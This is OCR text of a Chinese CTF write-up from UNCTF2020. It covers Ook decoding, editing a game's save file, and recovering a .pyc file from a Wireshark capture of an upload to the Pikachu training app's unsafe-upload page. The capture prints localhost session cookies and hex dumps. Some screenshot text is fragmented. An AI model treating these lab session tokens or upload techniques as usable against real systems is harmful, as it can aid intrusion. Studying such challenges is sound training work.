
开一下脑洞可以想到oOK. oOK! oOK?

把中文去掉，¿ 换为?，进行oOK解码就可以获得flag


爷的历险记


签到题, 方法很多:

- 看配置文件



- 修改存档

- 


- 修改炸师三围((≧▽≦)/)
- 

- ……还有很多方法.

YLB绝密文件


文件提取


TCP流11可以看到xor.py



xor.py可以以ASCII码的形式直接复制


TCP流16可以看到secret.cpython-38.pyc



Wireshark · 追踪 TCP 流 (tcp.stream eq 16) · YLBNB.pcapng
POST http://127.0.0.1/pikachu/vul/unsafeupload/clientcheck.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/pikachu/vul/unsafeupload/clientcheck.php
Content-Type: multipart/form-data; boundary=--------------------------846041825101424033019076582 83
Content-Length: 543
Connection: keep-alive
Cookie: hblid=J2aVBPqQvFLcgqvH3m39N0U0GoA26B0I; olfsk=olfsk8519775047735645;
csrftoken=8W3mnLFxOqFPDfIVjqebRT8mrb65AQlUVwYe2c3FLx26kpYxNnoadtsGicA6j5yY; PHPSESSID=3b8i82an3o6nrpsvgebsferr4i
Upgrade-Insecure-Requests: 1
----------------------------846041825101424033019076582 83
Content-Disposition: form-data; name="uploadfile"; filename="secret.cpython-38.pyc"
Content-Type: application/x-python-code
U
....k.._#.....@...s....d.Z.d.S.).z.YLBSB?YLBNB!N)...key..r....r.....9C:\Users\yolo-
\Downloads\HQU\CTF\UNCTF2020\Misc\secret.py..<module>.....
----------------------------846041825101424033019076582 83
Content-Disposition: form-data; name="submit"
.....
----------------------------846041825101424033019076582 83--
HTTP/1.1 200 OK
Date: Fri, 30 Oct 2020 12:22:31 GMT
Server: Apache/2.4.46 (Debian)
分组 176。1 客户端 分组，2 服务器 分组，1 turn(s)。点击选择。
整个对话（36 kB）
显示和保存数据为 ASCII
流 16
查找:
查找下一个(N)
滤掉此流
打印
Save as…
返回
Close
Help



选择127.0.0.1:54042 -> 127.0.0.1:8080，即客户端发送数据

显示和保存数据为原始数据，复制后以Hex形式导入WinHex或010editor


WinHex
文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T)
案件数据
文件(L) 编辑(D)
secret.cpython-38.pyc
1.pyc
选择剪贴板格式
DataObject
UTF-16 Unicode
ANSI-ASCII
HTML Format
application/vnd.oasis.opendoc
ASCII Hex
确定(O)
取消(A)
帮助(H)
Offset 0 1 2
00000000
1.pyc
C:\Users\yolo-\Downloa
文件大小: 0 B
缺省编辑模式
状态: 原始的
撤消级数: 0
反向撤消: 暂无信息
创建时间: 2020/11/11 13:41:28
最后写入时间 2020/11/11 13:41:28
属性: A
图标: 0
模式: 文本
偏移地址: 十六进制




secret.cpython-38.pyc | 1.pyc

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000200	20	6B	65	65	70	2D	61	6C	69	76	65	0D	0A	43	6F	6F	keep-alive Coo
00000210	6B	69	65	3A	20	68	62	6C	69	64	3D	4A	32	61	56	42	kie: hblid=J2aVB
00000220	50	71	51	76	46	4C	63	67	71	76	48	33	6D	33	39	4E	PqQvFLcgqvH3m39N
00000230	30	55	30	47	6F	41	32	36	42	30	49	3B	20	6F	6C	66	0U0GoA26B0I; olf
00000240	73	6B	3D	6F	6C	66	73	6B	38	35	31	39	37	37	35	30	sk=olfsk85197750
00000250	34	37	37	33	35	36	34	35	3B	20	63	73	72	66	74	6F	47735645; csrfto
00000260	6B	65	6E	3D	38	57	33	6D	6E	4C	46	78	4F	71	46	50	ken=8W3mnLFxOqFP
00000270	44	66	49	56	6A	71	65	62	52	54	38	6D	72	62	36	35	DfIVjqebRT8mrb65
00000280	41	51	6C	55	56	77	59	65	32	63	33	46	4C	78	32	36	AQlUVwYe2c3FLx26
00000290	6B	70	59	78	4E	6E	6F	61	64	74	73	47	69	63	41	36	kpYxNnoadtsGicA6
000002A0	6A	35	79	59	3B	20	50	48	50	53	45	53	53	49	44	3D	j5yY; PHPSESSID=
000002B0	33	62	38	69	38	32	61	6E	33	6F	36	6E	72	70	73	76	3b8i82an3o6nrpsv
000002C0	67	65	62	73	66	65	72	72	34	69	0D	0A	55	70	67	72	gebsferr4i Upgr
000002D0	61	64	65	2D	49	6E	73	65	63	75	72	65	2D	52	65	71	ade-Insecure-Req
000002E0	75	65	73	74	73	3A	20	31	0D	0A	0D	0A	2D	2D	2D	2D	uests: 1 ----
000002F0	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	----------
00000300	2D	2D	2D	2D	2D	2D	2D	2D	2D	38	34	36	30	34	31	38	---------8460418
00000310	32	35	31	30	31	34	32	34	30	33	33	30	31	39	30	37	25101424033019 07
00000320	36	35	38	32	38	33	0D	0A	43	6F	6E	74	65	6E	74	2D	658283 Content-
00000330	44	69	73	70	6F	73	69	74	69	6F	6E	3A	20	66	6F	72	Disposition: for
00000340	6D	2D	64	61	74	61	3B	20	6E	61	6D	65	3D	22	75	70	m-data; name="up
00000350	6C	6F	61	64	66	69	6C	65	22	3B	20	66	69	6C	65	6E	loadfile"; filen
00000360	61	6D	65	3D	22	73	65	63	72	65	74	2E	63	70	79	74	ame="secret.cpyt
00000370	68	6F	6E	2D	33	38	2E	70	79	63	22	0D	0A	43	6F	6E	hon-38.pyc" Con
